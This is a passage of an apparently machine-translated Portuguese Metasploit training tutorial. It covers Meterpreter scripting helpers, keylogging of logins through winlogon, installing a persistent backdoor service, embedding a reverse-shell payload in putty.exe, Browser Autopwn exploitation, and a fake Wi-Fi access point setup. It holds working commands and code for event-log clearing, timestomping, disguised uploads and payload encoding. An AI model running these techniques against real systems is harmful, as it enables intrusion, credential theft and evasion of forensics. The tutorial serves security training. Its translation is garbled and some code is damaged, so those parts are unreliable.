[*] The 'client' variable holds the meterpreter client

>>

```

Vamos começar com as chamadas para recolher informações sobre o alvo. Vamos tirar o nome da máquina do host de destino. A chamada de API para isso é 'client.sys.config.sysinfo'

```

>> client.sys.config.sysinfo
=> {"OS"=>"Windows XP (Build 2600, Service Pack 3).",
    "Computer"=>"WINXPVM01"}
>>

```

Como podemos ver no IRB, uma série de valores foram devolvidos. Se quisermos saber o tipo de valores retornados, podemos usar o objeto de classe para aprender o que é retornado:

```
>> client.sys.config.sysinfo.class
=> Hash
>>
```

Podemos ver que temos um hash, para que possamos chamar de elementos deste hash com sua chave. Digamos que queremos que a versão do SO apenas:

```
>> client.sys.config.sysinfo['OS']
=> "Windows XP (Build 2600, Service Pack 3)."
>>
```

Agora vamos as credenciais com que a carga está sendo executado. Para isso, use o "client.sys.config.getuid" chamada de API:

```
>> client.sys.config.getuid
=> "WINXPVM01\labuser"
>>
```

Para obter o ID do processo sob o qual a sessão está em execução, nós usamos o client.sys.process.getpid 'convite, que pode ser usado para determinar o processo a sessão está em execução:

```
>> client.sys.process.getpid
=> 684
```

Podemos usar API chamadas em 'client.sys.net' para coletar informações sobre a configuração da rede e do ambiente no host de destino. Para obter uma lista de interfaces e sua configuração que usamos a chamada API 'client.net.config.interfaces':

```
>> client.net.config.interfaces
=> [#, #]
>> client.net.config.interfaces.class
=> Array
```

Como podemos ver ele retorna um array de objetos que são do tipo Rex:: Post:: Meterpreter: Extensões:: Stdapi: Net:: Interface que representa cada uma das interfaces. Podemos percorrer este array de objetos e obter o que se chama uma saída bonita de cada uma das interfaces como este:

```
>> interfaces = client.net.config.interfaces
=> [#, #]
>> interfaces.each do |i|
```

```
?> puts i.pretty
>> end
MS TCP Loopback interface
Hardware MAC: 00:00:00:00:00:00
IP Address   : 127.0.0.1
Netmask      : 255.0.0.0

AMD PCNET Family PCI Ethernet Adapter - Packet Scheduler Miniport
Hardware MAC: 00:0c:29:dc:aa:e4
IP Address   : 192.168.1.104
Netmask      : 255.255.255.0
```

Useful Functions

Vamos olhar algumas outras funções que podem ser úteis na construção de um script Meterpreter. Sinta-se livre para reutilizar estas forem necessárias.

```
#-----
-
def list_exec(session,cmdlst)
  if cmdlst.kind_of? String
    cmdlst = cmdlst.to_a
  end
  print_status("Running Command List ...")
  r=''
  session.response_timeout=120
  cmdlst.each do |cmd|
    begin
      print_status "trunning command #{cmd}"
      r = session.sys.process.execute(cmd, nil, {'Hidden' => true,
'Channelized' => true})
      while(d = r.channel.read)
        print_status("t#{d}")
      end
      r.channel.close
      r.close
    rescue ::Exception => e
      print_error("Error Running Command #{cmd}: #{e.class} #{e}")
    end
  end
end
```

Função para Verificação de UAC:

```
#-----
-
def checkuac(session)
```

```

uac = false
begin
  winversion = session.sys.config.sysinfo
  if winversion['OS'] =~ /Windows Vista/ or winversion['OS'] =~ /Windows
7/
    print_status("Checking if UAC is enaled ...")
    key = 'HKLMSOFTWAREMicrosoftWindowsCurrentVersionPoliciesSystem'
    root_key, base_key = session.sys.registry.splitkey(key)
    value = "EnableLUA"
    open_key = session.sys.registry.open_key(root_key, base_key,
KEY_READ)
    v = open_key.query_value(value)
    if v.data == 1
      uac = true
    else
      uac = false
    end
    open_key.close_key(key)
  end
rescue ::Exception => e
  print_status("Error Checking UAC: #{e.class} #{e}")
end
return uac
end

```

Função para upload de arquivos e executáveis

```

#-----
-
def upload(session,file,trgloc = nil)
  if not ::File.exists?(file)
    raise "File to Upload does not exists!"
  else
    if trgloc == nil
      location = session.fs.file.expand_path("%TEMP%")
    else
      location = trgloc
    end
    begin
      if file =~ /S*(.exe)/i
        fileontrgt = "#{location}svhost#{rand(100)}.exe"
      else
        fileontrgt = "#{location}TMP#{rand(100)}"
      end
      print_status("Uploadingd #{file}....")
      session.fs.file.upload_file("#{fileontrgt}", "#{file}")
      print_status("#{file} uploaded!")
      print_status("#{fileontrgt}")
    rescue ::Exception => e
      print_status("Error uploading file #{file}: #{e.class} #{e}")
    end
  end
end
return fileontrgt

```

```
end
```

Função para executar uma lista de comandos WMIC armazenados em um array, retorna string

```
#-----  
-  
def wmicexec(session, wmiccmds= nil)  
  windr = ''  
  tmpout = ''  
  windrtmp = ""  
  session.response_timeout=120  
  begin  
    tmp = session.fs.file.expand_path("%TEMP%")  
    wmicfl = tmp + ""+ sprintf("%.5d", rand(100000))  
    wmiccmds.each do |wmi|  
      print_status "running command wmic #{wmi}"  
      cmd = "cmd.exe /c %SYSTEMROOT%system32wbemwmic.exe"  
      opt = "/append:#{wmicfl} #{wmi}"  
      r = session.sys.process.execute( cmd, opt, {'Hidden' =>  
true})  
  
      sleep(2)  
      #Making sure that wmic finishes before executing next  
      wmic command  
  
      prog2check = "wmic.exe"  
      found = 0  
      while found == 0  
        session.sys.process.get_processes().each do |x|  
          found =1  
          if prog2check == (x['name'].downcase)  
            sleep(0.5)  
            print_line "."  
            found = 0  
          end  
        end  
      end  
      end  
      r.close  
    end  
    # Read the output file of the wmic commands  
    wmioutfile = session.fs.file.new(wmicfl, "rb")  
    until wmioutfile.eof?  
      tmpout << wmioutfile.read  
    end  
    wmioutfile.close  
  rescue ::Exception => e  
    print_status("Error running WMIC commands: #{e.class} #{e}")  
  end  
  # We delete the file with the wmic command output.  
  c = session.sys.process.execute("cmd.exe /c del #{wmicfl}", nil,  
{'Hidden' => true})  
  c.close  
  tmpout  
end
```

Função para gravar dados em um arquivo:

```
#-----  
def filewrt(file2wrt, data2wrt)  
    output = ::File.open(file2wrt, "a")  
    data2wrt.each_line do |d|  
        output.puts(d)  
    end  
    output.close  
end
```

Função para limpar todos os logs de eventos:

```
#-----  
-  
def clrevtlgs(session)  
    evtlogs = [  
        'security',  
        'system',  
        'application',  
        'directory service',  
        'dns server',  
        'file replication service'  
    ]  
    print_status("Clearing Event Logs, this will leave and event 517")  
    begin  
        evtlogs.each do |evl|  
            print_status("tClearing the #{evl} Event Log")  
            log = session.sys.eventlog.open(evl)  
            log.clear  
        end  
        print_status("Alll Event Logs have been cleared")  
    rescue ::Exception => e  
        print_status("Error clearing Event Log: #{e.class} #{e}")  
    end  
end
```

Função para alterar tempo de acesso, Modificado e Criado em Tempo Tempo de arquivos fornecidos em uma matriz:

```
#-----  
-  
# The files have to be in %WinDir%System32 folder.  
def chmace(session,cmds)  
    windir = ''  
    windrtmp = ""  
    print_status("Changing Access Time, Modified Time and Created Time of Files Used")  
end
```

```
windir = session.fs.file.expand_path("%WinDir%")
cmds.each do |c|
  begin
    session.core.use("priv")
    filestomp = windir + "system32"+ c
    fl2clone = windir + "system32chkdsk.exe"
    print_status("Changing file MACE attributes on #{filestomp}")
    session.priv.fs.set_file_mace_from_file(filestomp, fl2clone)
  rescue ::Exception => e
    print_status("Error changing MACE: #{e.class} #{e}")
  end
end
end
```

Maintaining Access

Após o sucesso de comprometer uma máquina, se as regras de engajamento permitirem, é frequentemente uma boa idéia para garantir que você será capaz de manter seu acesso para uma análise mais aprofundada ou a penetração da rede de destino. Isso também garante que você será capaz de restabelecer a sua vítima, se você estiver usando um único acidente ou explorar um serviço sobre o alvo. Em situações como essas, você pode não ser capaz de recuperar o acesso novamente até a reinicialização do alvo é pré-formatado.

Depois de ter tido acesso a um sistema, você pode finalmente ter acesso aos sistemas que compartilham a mesma sub-rede. Giro de um sistema para outro, obter informação sobre as actividades de monitorização dos seus usuários a digitação, e representando os usuários com tokens capturados são apenas algumas das técnicas que descreveremos mais neste módulo.

Keylogging

Depois de ter explorado um sistema existem duas abordagens diferentes que você pode tomar, quer esmagar e agarrar ou baixa e lenta.

Baixo e lento podem levar a uma tonelada de grande informação, se você tiver a paciência e disciplina. Uma ferramenta que pode utilizar para a recolha de informação baixo e lento é o script keystroke logger com Meterpreter. Esta ferramenta é muito bem desenhado, que lhe permite capturar todas as entradas do teclado do sistema, sem escrever nada no disco, deixando uma pegada mínima para os investigadores forenses para depois acompanhar. Perfeito para obter senhas, contas de usuário, e todo tipo de outras informações valiosas.

Vamos dar uma olhada em ação. Primeiro, vamos explorar um sistema como normal.

```
msf exploit(warftpd_165_user) > exploit
```

```

[*] Handler binding to LHOST 0.0.0.0
[*] Started reverse handler
[*] Connecting to FTP server 172.16.104.145:21...
[*] Connected to target FTP server.
[*] Trying target Windows 2000 SP0-SP4 English...
[*] Transmitting intermediate stager for over-sized stage...(191 bytes)
[*] Sending stage (2650 bytes)
[*] Sleeping before handling stage...
[*] Uploading DLL (75787 bytes)...
[*] Upload completed.
[*] Meterpreter session 4 opened (172.16.104.130:4444 -> 172.16.104.145:1246)

```

`meterpreter >`

Então, vamos migrar Meterpreter para o processo Explorer.exe para que nós não temos que se preocupar com o processo de exploração ficando reset e fechar a sessão.

`meterpreter > ps`

Process list

=====

PID	Name	Path
---	----	----
140	smss.exe	\SystemRoot\System32\smss.exe
188	winlogon.exe	??\C:\WINNT\system32\winlogon.exe
216	services.exe	C:\WINNT\system32\services.exe
228	lsass.exe	C:\WINNT\system32\lsass.exe
380	svchost.exe	C:\WINNT\system32\svchost.exe
408	spoolsv.exe	C:\WINNT\system32\spoolsv.exe
444	svchost.exe	C:\WINNT\System32\svchost.exe
480	regsvc.exe	C:\WINNT\system32\regsvc.exe
500	MSTask.exe	C:\WINNT\system32\MSTask.exe
528	VMwareService.exe	C:\Program Files\VMware\VMware Tools\VMwareService.exe
588	WinMgmt.exe	C:\WINNT\System32\WBEM\WinMgmt.exe
664	notepad.exe	C:\WINNT\System32\notepad.exe
724	cmd.exe	C:\WINNT\System32\cmd.exe
768	Explorer.exe	C:\WINNT\Explorer.exe
800	war-ftp.exe	C:\Program Files\War-ftp\war-ftp.exe
888	VMwareTray.exe	C:\Program Files\VMware\VMware Tools\VMwareTray.exe
896	VMwareUser.exe	C:\Program Files\VMware\VMware Tools\VMwareUser.exe
940	firefox.exe	C:\Program Files\Mozilla Firefox\firefox.exe
972	TPAutoConnSvc.exe	C:\Program Files\VMware\VMware Tools\TPAutoConnSvc.exe
1088	TPAutoConnect.exe	C:\Program Files\VMware\VMware Tools\TPAutoConnect.exe

`meterpreter > migrate 768`

[*] Migrating to 768...

[*] Migration completed successfully.

`meterpreter > getpid`

Current pid: 768

Finalmente, começamos o keylogger, esperar algum tempo e despejar a saída.

`meterpreter > keyscan_start`

Starting the keystroke sniffer...

`meterpreter > keyscan_dump`

Dumping captured keystrokes...

Não poderia ser mais fácil! Observe como as teclas pressionadas tais como controle e de retrocesso são representados.

Como um bônus, se você quiser capturar informações de login do sistema você só migrar para o processo de Winlogon. Isso irá capturar as credenciais de todos os usuários entrar no sistema, enquanto este está em execução.


```

meterpreter > ps

Process list
=====

PID Name          Path
---
401 winlogon.exe C:\WINNT\system32\winlogon.exe

meterpreter > migrate 401

[*] Migrating to 401...
[*] Migration completed successfully.

meterpreter > keyscan_start
Starting the keystroke sniffer...

**** A few minutes later after an admin logs in ****

meterpreter > keyscan_dump
Dumping captured keystrokes...
Administrator ohnoes1vebeenh4x0red!

```

Aqui podemos ver pelo log para o processo winlogon nos permite efectivamente colheita todos os usuários registrando em que o sistema e capturá-lo. Conseguimos o Administrador entrando com uma senha de "ohnoes1vebeenh4x0red!".

Meterpreter Backdoor Service

Depois de passar por todos o trabalho árduo da exploração de um sistema, muitas vezes é uma boa idéia deixar-se uma maneira mais fácil voltar para o sistema mais tarde. Dessa forma, se o serviço que é explorado para baixo ou remendado, você ainda pode ganhar acesso ao sistema. Este é o lugar onde 'Alexander Sotirov de metasploit' vem a calhar e foi recentemente adicionado ao tronco Metasploit. Para ler sobre a aplicação original do metasploit, vá para <http://www.phreedom.org/software/metasploit/>.

Usando este backdoor, você pode ganhar um shell Meterpreter a qualquer momento.

Uma palavra de aviso aqui antes de irmos adiante. Metasploit conforme mostrado aqui não requer autenticação. Isto significa que qualquer acesso que os ganhos para o porto poderá acessar o seu porta dos fundos! Esta não é uma coisa boa se você está conduzindo um teste de penetração, como este poderia ser um risco significativo. Em uma situação do mundo real, você quer alterar a fonte para exigir autenticação, ou filtrar as conexões remotas à porta através de algum outro método.

Em primeiro lugar, explorar o sistema remoto e migrar para o "processo Explorer.exe" no caso dos anúncios do usuário do serviço de exploração não está respondendo e decide matá-lo.

```

msf exploit(3proxy) > exploit

[*] Started reverse handler
[*] Trying target Windows XP SP2 - English...

```

```
[*] Sending stage (719360 bytes)
[*] Meterpreter session 1 opened (192.168.1.101:4444 -> 192.168.1.104:1983)

meterpreter > ps

Process list
=====
```

PID	Name	Path
---	----	----
132	ctfmon.exe	C:\WINDOWS\system32\ctfmon.exe
176	svchost.exe	C:\WINDOWS\system32\svchost.exe
440	VMwareService.exe	C:\Program Files\VMware\VMware Tools\VMwareService.exe
632	Explorer.EXE	C:\WINDOWS\Explorer.EXE
796	smss.exe	\SystemRoot\System32\smss.exe
836	VMwareTray.exe	C:\Program Files\VMware\VMware Tools\VMwareTray.exe
844	VMwareUser.exe	C:\Program Files\VMware\VMware Tools\VMwareUser.exe
884	csrss.exe	\\?\C:\WINDOWS\system32\csrss.exe
908	winlogon.exe	\\?\C:\WINDOWS\system32\winlogon.exe
952	services.exe	C:\WINDOWS\system32\services.exe
964	lsass.exe	C:\WINDOWS\system32\lsass.exe
1120	vmacthlp.exe	C:\Program Files\VMware\VMware Tools\vmacthlp.exe
1136	svchost.exe	C:\WINDOWS\system32\svchost.exe
1236	svchost.exe	C:\WINDOWS\system32\svchost.exe
1560	alg.exe	C:\WINDOWS\System32\alg.exe
1568	WZCSLDR2.exe	C:\Program Files\ANI\ANIWZCS2 Service\WZCSLDR2.exe
1596	jusched.exe	C:\Program Files\Java\jre6\bin\jusched.exe
1656	msmsgs.exe	C:\Program Files\Messenger\msmsgs.exe
1748	spoolsv.exe	C:\WINDOWS\system32\spoolsv.exe
1928	jqs.exe	C:\Program Files\Java\jre6\bin\jqs.exe
2028	snmp.exe	C:\WINDOWS\System32\snmp.exe
2840	3proxy.exe	C:\3proxy\bin\3proxy.exe
3000	mmc.exe	C:\WINDOWS\system32\mmc.exe

```
meterpreter > migrate 632
[*] Migrating to 632...
[*] Migration completed successfully.
```

Antes de instalar metssvc, vamos ver quais opções estão disponíveis para nós.

```
meterpreter > run metssvc -h
[*]
OPTIONS:

-A      Automatically start a matching multi/handler to connect to the service
-h      This help menu
-r      Uninstall an existing Meterpreter service (files must be deleted manually)

meterpreter >
```

Desde já estamos ligados através de uma sessão Meterpreter, não vamos defini-lo para ligar de volta para nós imediatamente. Nós vamos apenas instalar o serviço agora.

```
meterpreter > run metssvc
[*] Creating a meterpreter service on port 31337
[*] Creating a temporary installation directory C:\DOCUME~1\victim\LOCALS~1\Temp\JplTpVnksh...
[*] >> Uploading metssrv.dll...
[*] >> Uploading metssvc-server.exe...
[*] >> Uploading metssvc.exe...
[*] Starting the service...
[*] * Installing service metssvc
* Starting service
Service metssvc successfully installed.

meterpreter >
```

E lá vamos nós! O serviço já está instalado e aguardando uma conexão. Não vamos mantê-la longa espera não é?

Interacting with Metsvc

Vamos agora usar o manipulador / multi com uma carga de "windows / metsvc_bind_tcp" para se conectar ao sistema remoto. Trata-se de uma carga especial, como, normalmente, uma carga é Meterpreter multiestágios, onde uma quantidade mínima de código é enviado como parte da exploração, e muito mais é carregado após a execução de código tem sido realizado.

Pense em um foguete nave, e os foguetes que são utilizados para obter o ônibus espacial em órbita. Esta é a mesma coisa, exceto que ao invés de itens extra de estar lá e depois cair fora, Meterpreter começa tão pequeno quanto possível, em seguida, adiciona. Neste caso, porém, o código completo Meterpreter já foram enviados para a máquina remota, e não há necessidade de uma conexão encenado.

Nós estabelecemos todas as nossas opções para 'metsvc_bind_tcp' com o endereço IP da vítima e à porta, queremos ter o serviço em contato com nossa máquina. Em seguida, executar o exploit.

```
msf > use exploit/multi/handler
msf exploit(handler) > set PAYLOAD windows/metsvc_bind_tcp
PAYLOAD => windows/metsvc_bind_tcp
msf exploit(handler) > set LPORT 31337
LPORT => 31337
msf exploit(handler) > set RHOST 192.168.1.104
RHOST => 192.168.1.104
msf exploit(handler) > show options

Module options:

  Name  Current Setting  Required  Description
  ----  -
  PAYLOAD  windows/metsvc_bind_tcp

Payload options (windows/metsvc_bind_tcp):

  Name      Current Setting  Required  Description
  ----      -
  EXITFUNC  thread          yes       Exit technique: seh, thread, process
  LPORT     31337           yes       The local port
  RHOST     192.168.1.104   no        The target address

Exploit target:

  Id  Name
  --  -
  0   Wildcard Target

msf exploit(handler) > exploit
```

Imediatamente após a emissão de "explorar", a nossa backdoor metsvc liga de volta para nós.

```
[*] Starting the payload handler...
[*] Started bind handler
[*] Meterpreter session 2 opened (192.168.1.101:60840 -> 192.168.1.104:31337)

meterpreter > ps
```

Process list

=====

PID	Name	Path
---	----	----
140	smss.exe	\SystemRoot\System32\smss.exe
168	csrss.exe	\\??\C:\WINNT\system32\csrss.exe
188	winlogon.exe	\\??\C:\WINNT\system32\winlogon.exe
216	services.exe	C:\WINNT\system32\services.exe
228	lsass.exe	C:\WINNT\system32\lsass.exe
380	svchost.exe	C:\WINNT\system32\svchost.exe
408	spoolsv.exe	C:\WINNT\system32\spoolsv.exe
444	svchost.exe	C:\WINNT\System32\svchost.exe
480	regsvc.exe	C:\WINNT\system32\regsvc.exe
500	MSTask.exe	C:\WINNT\system32\MSTask.exe
528	VMwareService.exe	C:\Program Files\VMware\VMware Tools\VMwareService.exe
564	metsvc.exe	c:\WINNT\my\metsvc.exe
588	WinMgmt.exe	C:\WINNT\System32\WBEM\WinMgmt.exe
676	cmd.exe	C:\WINNT\System32\cmd.exe
724	cmd.exe	C:\WINNT\System32\cmd.exe
764	mmc.exe	C:\WINNT\system32\mmc.exe
816	metsvc-server.exe	c:\WINNT\my\metsvc-server.exe
888	VMwareTray.exe	C:\Program Files\VMware\VMware Tools\VMwareTray.exe
896	VMwareUser.exe	C:\Program Files\VMware\VMware Tools\VMwareUser.exe
940	firefox.exe	C:\Program Files\Mozilla Firefox\firefox.exe
972	TPAutoConnSvc.exe	C:\Program Files\VMware\VMware Tools\TPAutoConnSvc.exe
1000	Explorer.exe	C:\WINNT\Explorer.exe
1088	TPAutoConnect.exe	C:\Program Files\VMware\VMware Tools\TPAutoConnect.exe

meterpreter > pwd

C:\WINDOWS\system32

meterpreter > getuid

Server username: NT AUTHORITY\SYSTEM

meterpreter >

E aqui temos uma sessão Meterpreter típico!

Novamente, cuidado com quando e como usar este truque. Os proprietários do sistema não será feliz se você fizer um trabalho fácil para os atacantes, colocando-os como um backdoor no sistema útil para eles.

MSF Extended Usage

O Metasploit Framework é como um ativo versátil em todos os pentesters Toolkit, é um choque vê-lo sendo expandida no constantemente. Devido à abertura do quadro, como as novas tecnologias e as façanhas de superfície que são rapidamente incorporadas no tronco svn MSF ou usuários finais escrever seus próprios módulos e compartilhá-los como bem entenderem.

Nós estaremos falando sobre Browser Autopwn, Karmetasploit e segmentação Mac OS X.

Com uma das últimas revisões a Metasploit veio um recurso adicional que muitas vezes teve um longo período de tempo para o fazer manualmente, como atacantes. A capacidade de incorporar uma carga Metasploit em qualquer executável que você deseja é simplesmente brilhante. Quando eu digo qualquer executável, o seu executável qualquer. Você quer algo backdoor que você baixa da internet? Como cerca de iexplorer? Ou explorer.exe ou putty, qualquer uma dessas iria trabalhar. A melhor parte sobre ela é sua extremamente simples. Aqui é um forro sobre como tomar qualquer executável que você quer e inserir qualquer carga que você deseja.

```

relik@fortress:/pentest/exploits/framework3# ./msfpayload windows/meterpreter/reverse_tcp
LHOST=10.10.1.132 LPORT=8080 R | ./msfencode -t exe -x /tmp/putty.exe -o /tmp/putty_backdoored.exe
-e x86/shikata_ga_nai -c 5
[*] x86/shikata_ga_nai succeeded with size 927 (iteration=1)
[*] x86/shikata_ga_nai succeeded with size 1023 (iteration=2)
[*] x86/shikata_ga_nai succeeded with size 1093(iteration=3)
[*] x86/shikata_ga_nai succeeded with size 1193 (iteration=4)
[*] x86/shikata_ga_nai succeeded with size 1248 (iteration=5)

relik@fortress:/pentest/exploits/framework3# ./msfcli exploit/multi/handler payload=shikata_ga_nai
lhost=10.10.1.231 lport=8080 payload=windows/meterpreter/reverse_tcp E
[*] Please wait while we load the module tree...
[*] Started reverse handler on port 8080
[*] Starting the payload handler...

```

Agora clique em putty.exe e ter o seu ouvinte e até agora você backdoored seu primeiro executável e desfrutar de sua concha meterpreter.

Browser Autopwn

Na Defcon 17, desenvolvedor Metasploit Brasil revelou Browser Autopwn de MSF. Este módulo excitante novo browser executa impressões digitais antes de lançar explora a vítima. Portanto, se o PC remoto está usando o Internet Explorer 6, não vai lançar o IE7 explora-la. O conjunto de slides para apresentação do Egito está disponível para o seu prazer na leitura 17-presentations/defcon-17-egypt-guided_missiles_metasploit.pdf <http://defcon.org/images/defcon-17/dc->.

O módulo de configuração para o 'servidor browser_autopwn /' é extremamente simples, como mostrado abaixo.

```

msf > use server/browser_autopwn
msf auxiliary(browser_autopwn) > show options

Module options:

  Name      Current Setting  Required  Description
  ----      -
  LHOST      192.168.1.101    yes       The IP address to use for reverse-connect payloads
  SRVHOST     0.0.0.0          yes       The local host to listen on.
  SRVPORT     8080             yes       The local port to listen on.
  SSL        false            no        Use SSL
  URIPATH     no               no        The URI to use for this exploit (default is random)

msf auxiliary(browser_autopwn) > set uripath /
uripath => /
msf auxiliary(browser_autopwn) >

```

Isso é realmente tudo o que há para a configuração necessária. Agora vamos executá-lo e ver o que ele faz.

```
msf auxiliary(browser_autopwn) > run
[*] Auxiliary module running as background job
msf auxiliary(browser_autopwn) >

[*] Starting exploit modules on host 192.168.1.101...
[*] ---
...snip...
[*] Starting exploit multi/browser/firefox_escape_retval with payload generic/shell_reverse_tcp
[*] Handler binding to LHOST 0.0.0.0
[*] Started reverse handler
[*] Using URL: http://0.0.0.0:8080/zCtg7oC
[*] Local IP: http://192.168.1.101:8080/zCtg7oC
[*] Server started.
[*] Starting exploit multi/browser/mozilla_compareto with payload generic/shell_reverse_tcp
[*] Handler binding to LHOST 0.0.0.0
[*] Started reverse handler
[*] Using URL: http://0.0.0.0:8080/vTNGJx
[*] Local IP: http://192.168.1.101:8080/vTNGJx
[*] Server started.
[*] Starting exploit multi/browser/mozilla_navigatorjava with payload generic/shell_reverse_tcp
[*] Handler binding to LHOST 0.0.0.0
[*] Started reverse handler
[*] Using URL: http://0.0.0.0:8080/abmR33jxStsF7
[*] Local IP: http://192.168.1.101:8080/abmR33jxStsF7
[*] Server started.
[*] Starting exploit multi/browser/opera_configoverwrite with payload generic/shell_reverse_tcp
[*] Handler binding to LHOST 0.0.0.0
[*] Started reverse handler
...snip...
[*] Started reverse handler
[*] Using URL: http://0.0.0.0:8080/RdDDhKANpV
[*] Local IP: http://192.168.1.101:8080/RdDDhKANpV
[*] Server started.

[*] --- Done, found 11 exploit modules

[*] Using URL: http://0.0.0.0:8080/
[*] Local IP: http://192.168.1.101:8080/
[*] Server started.
```

Now all we need to do is get some poor victim to navigate to our malicious website and when they do, Browser Autopwn will target their browser based on its version.

```
[*] Request '/' from 192.168.1.128:1767
[*] Request '/?sessid=V2luZG93czpYUDp1bmRlZmluZWQ6ZW4tdXM6eDg2Ok1TSUU6Ni4wO1NQMJjo='
from 192.168.1.128:1767
[*] JavaScript Report: Windows:XP:undefined:en-us:x86:MSIE:6.0;SP2:
[*] No database, using targetcache instead
[*] Responding with exploits
[*] Sending Internet Explorer COM CreateObject Code Execution exploit HTML to 192.168.1.128:1774...
[*] Sending Internet Explorer Daxctl.OCX KeyFrame Method Heap Buffer Overflow Vulnerability to
192.168.1.128:1775...
[*] Sending Microsoft Internet Explorer Data Binding Memory Corruption init HTML to 192.168.1.128:1774...
[*] Sending EXE payload to 192.168.1.128:1775...
```

```
[*] Sending stage (718336 bytes)
[*] Meterpreter session 1 opened (192.168.1.101:62360 -> 192.168.1.128:1798)
msf auxiliary(browser_autopwn) > sessions -l
```

Active sessions

=====

Id	Description	Tunnel
----	-------------	--------

1	Meterpreter	192.168.1.101:62360 -> 192.168.1.128:1798
---	-------------	---

```
msf auxiliary(browser_autopwn) > sessions -i 1
```

```
[*] Starting interaction with 1...
```

```
meterpreter > sysinfo
```

```
Computer: XP-SP2-BARE
```

```
OS : Windows XP (Build 2600, Service Pack 2).
```

```
meterpreter > ipconfig
```

MS TCP Loopback interface

```
Hardware MAC: 00:00:00:00:00:00
```

```
IP Address : 127.0.0.1
```

```
Netmask : 255.0.0.0
```

AMD PCNET Family PCI Ethernet Adapter - Packet Scheduler Miniport

```
Hardware MAC: 00:0c:29:41:f2:e8
```

```
IP Address : 192.168.1.128
```

```
Netmask : 255.255.0.0
```

```
meterpreter >
```

Operação muito escorregadio! E não é limitada apenas ao Internet Explorer. Mesmo o Firefox pode ser abusado.

```
[*] Request '/' from 192.168.1.112:1122
[*] Request '/?sessid=V2luZG93czpYUDplbmRlZmLuZWQ6ZnItRlI6eDg20kZpcmVmb3g6MT0=' from
192.168.1.112:1122
[*] JavaScript Report: Windows:XP:undefined:fr-FR:x86:Firefox:1:
[*] No database, using targetcache instead
[*] Responding with exploits
[*] Request '/favicon.ico' from 192.168.1.112:1123
[*] 404ing /favicon.ico
[*] Sending Mozilla Suite/Firefox InstallVersion->compareTo() Code Execution to
192.168.1.112:1124...
[*] Sending Mozilla Suite/Firefox Navigator Object Code Execution to 192.168.1.112:1125...
[*] Sending Firefox 3.5 escape() Return Value Memory Corruption to 192.168.1.112:1123...
[*] Sending Mozilla Suite/Firefox InstallVersion->compareTo() Code Execution to
192.168.1.112:1125...
[*] Command shell session 3 opened (192.168.1.101:56443 -> 192.168.1.112:1126)
```

```
msf auxiliary(browser_autopwn) > sessions -i 3
```

```
[*] Starting interaction with 3...
```

```
Microsoft Windows XP [Version 5.1.2600]
```

```
(C) Copyright 1985-2001 Microsoft Corp.
```

```
C:\Program Files\Mozilla Firefox>hostname
```

```
hostname
```

```
dookie-fa154354
```

```
C:\Program Files\Mozilla Firefox>ipconfig
ipconfig

Windows IP Configuration

Ethernet adapter Local Area Connection:

    Connection-specific DNS Suffix  . : dookie
    IP Address. . . . . : 192.168.1.112
    Subnet Mask . . . . . : 255.255.0.0
    Default Gateway . . . . . : 192.168.1.1

C:\Program Files\Mozilla Firefox>
```

Karmetasploit

Karmetasploit é uma grande função na Metasploit, permitindo-lhe pontos de acesso falso, capturar senhas, dados de colheita, e realizar ataques contra os clientes do navegador.

Configuration

Há um pouco de configuração necessária para obter Karmetasploit a funcionar. O primeiro passo é obter o arquivo de controle de execução para Karmetasploit:

```
root@bt4:/pentest/exploits/framework3# wget "http://metasploit.com/users/hdm/tools/karma.rc"
--2009-05-04 18:43:26-- http://metasploit.com/users/hdm/tools/karma.rc
Resolving metasploit.com... 66.240.213.81
Connecting to metasploit.com|66.240.213.81|:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 1088 (1.1K) [text/plain]
Saving to: `karma.rc'

100%[=====>] 1,088
--.-K/s in 0s

2009-05-04 18:43:27 (88.7 MB/s) - `karma.rc' saved [1088/1088]
```

Tendo obtido esse requisito, é preciso criar um pouco da infra-estrutura que serão necessárias. Quando os clientes atribuem à AP falso corremos, eles estarão à espera de ser atribuído um endereço IP. Como tal, é preciso colocar um servidor DHCP no lugar. Vamos configurar o nosso "arquivo dhcpd.conf.

```
root@bt4:/pentest/exploits/framework3# cat /etc/dhcp3/dhcpd.conf

option domain-name-servers 10.0.0.1;

default-lease-time 60;
max-lease-time 72;

ddns-update-style none;

authoritative;

log-facility local7;

subnet 10.0.0.0 netmask 255.255.255.0 {
    range 10.0.0.100 10.0.0.254;
    option routers 10.0.0.1;
    option domain-name-servers 10.0.0.1;
}
```


Então nós precisamos instalar alguns requisitos.

```
root@bt4:~# gem install activerecord sqlite3-ruby
Successfully installed activerecord-2.3.2
Building native extensions. This could take a while...
Successfully installed sqlite3-ruby-1.2.4
2 gems installed
Installing ri documentation for activerecord-2.3.2...
Installing ri documentation for sqlite3-ruby-1.2.4...
Installing RDoc documentation for activerecord-2.3.2...
Installing RDoc documentation for sqlite3-ruby-1.2.4...
```

Agora estamos prontos para ir. Primeiro, temos que reiniciar nossa placa wireless em modo monitor. Para fazer isso, primeiro parar a interface, então use airmon-ng para reiniciá-lo em modo monitor. Então, nós utilizamos airbase-ng para iniciar uma nova rede.

```
root@bt4:~# airmon-ng

Interface    Chipset      Driver
wifi0        Atheros      madwifi-ng
ath0         Atheros      madwifi-ng VAP (parent: wifi0)

root@bt4:~# airmon-ng stop ath0

Interface    Chipset      Driver
wifi0        Atheros      madwifi-ng
ath0         Atheros      madwifi-ng VAP (parent: wifi0) (VAP destroyed)

root@bt4:~# airmon-ng start wifi0

Found 3 processes that could cause trouble.
If airodump-ng, aireplay-ng or airtun-ng stops working after
a short period of time, you may want to kill (some of) them!
-e
PID      Name
5636     NetworkManager
5641     wpa_supplicant
5748     dhclient3

Interface    Chipset      Driver
wifi0        Atheros      madwifi-ng
ath0         Atheros      madwifi-ng
ath1         Atheros      madwifi-ng VAP (parent: wifi0)

root@bt4:~# airbase-ng -P -C 30 -e "U R PWND" -v ath1
For information, no action required: Using gettimeofday() instead of /dev/rtc
22:52:25 Created tap interface at0
22:52:25 Trying to set MTU on at0 to 1500
22:52:25 Trying to set MTU on ath1 to 1800
22:52:25 Access Point with BSSID 00:1A:4D:49:0B:26 started.
```

Airbase-ng criou uma nova interface para nós, AT0. Esta é a interface, vamos agora utilizar. Vamos agora atribuir um endereço IP e iniciar o nosso servidor DHCP escuta na nossa nova interface.

```

root@bt4:~# ifconfig at0 up 10.0.0.1 netmask 255.255.255.0
root@bt4:~# dhcpd3 -cf /etc/dhcp3/dhcpd.conf at0
Internet Systems Consortium DHCP Server V3.1.1
Copyright 2004-2008 Internet Systems Consortium.
All rights reserved.
For info, please visit http://www.isc.org/sw/dhcp/
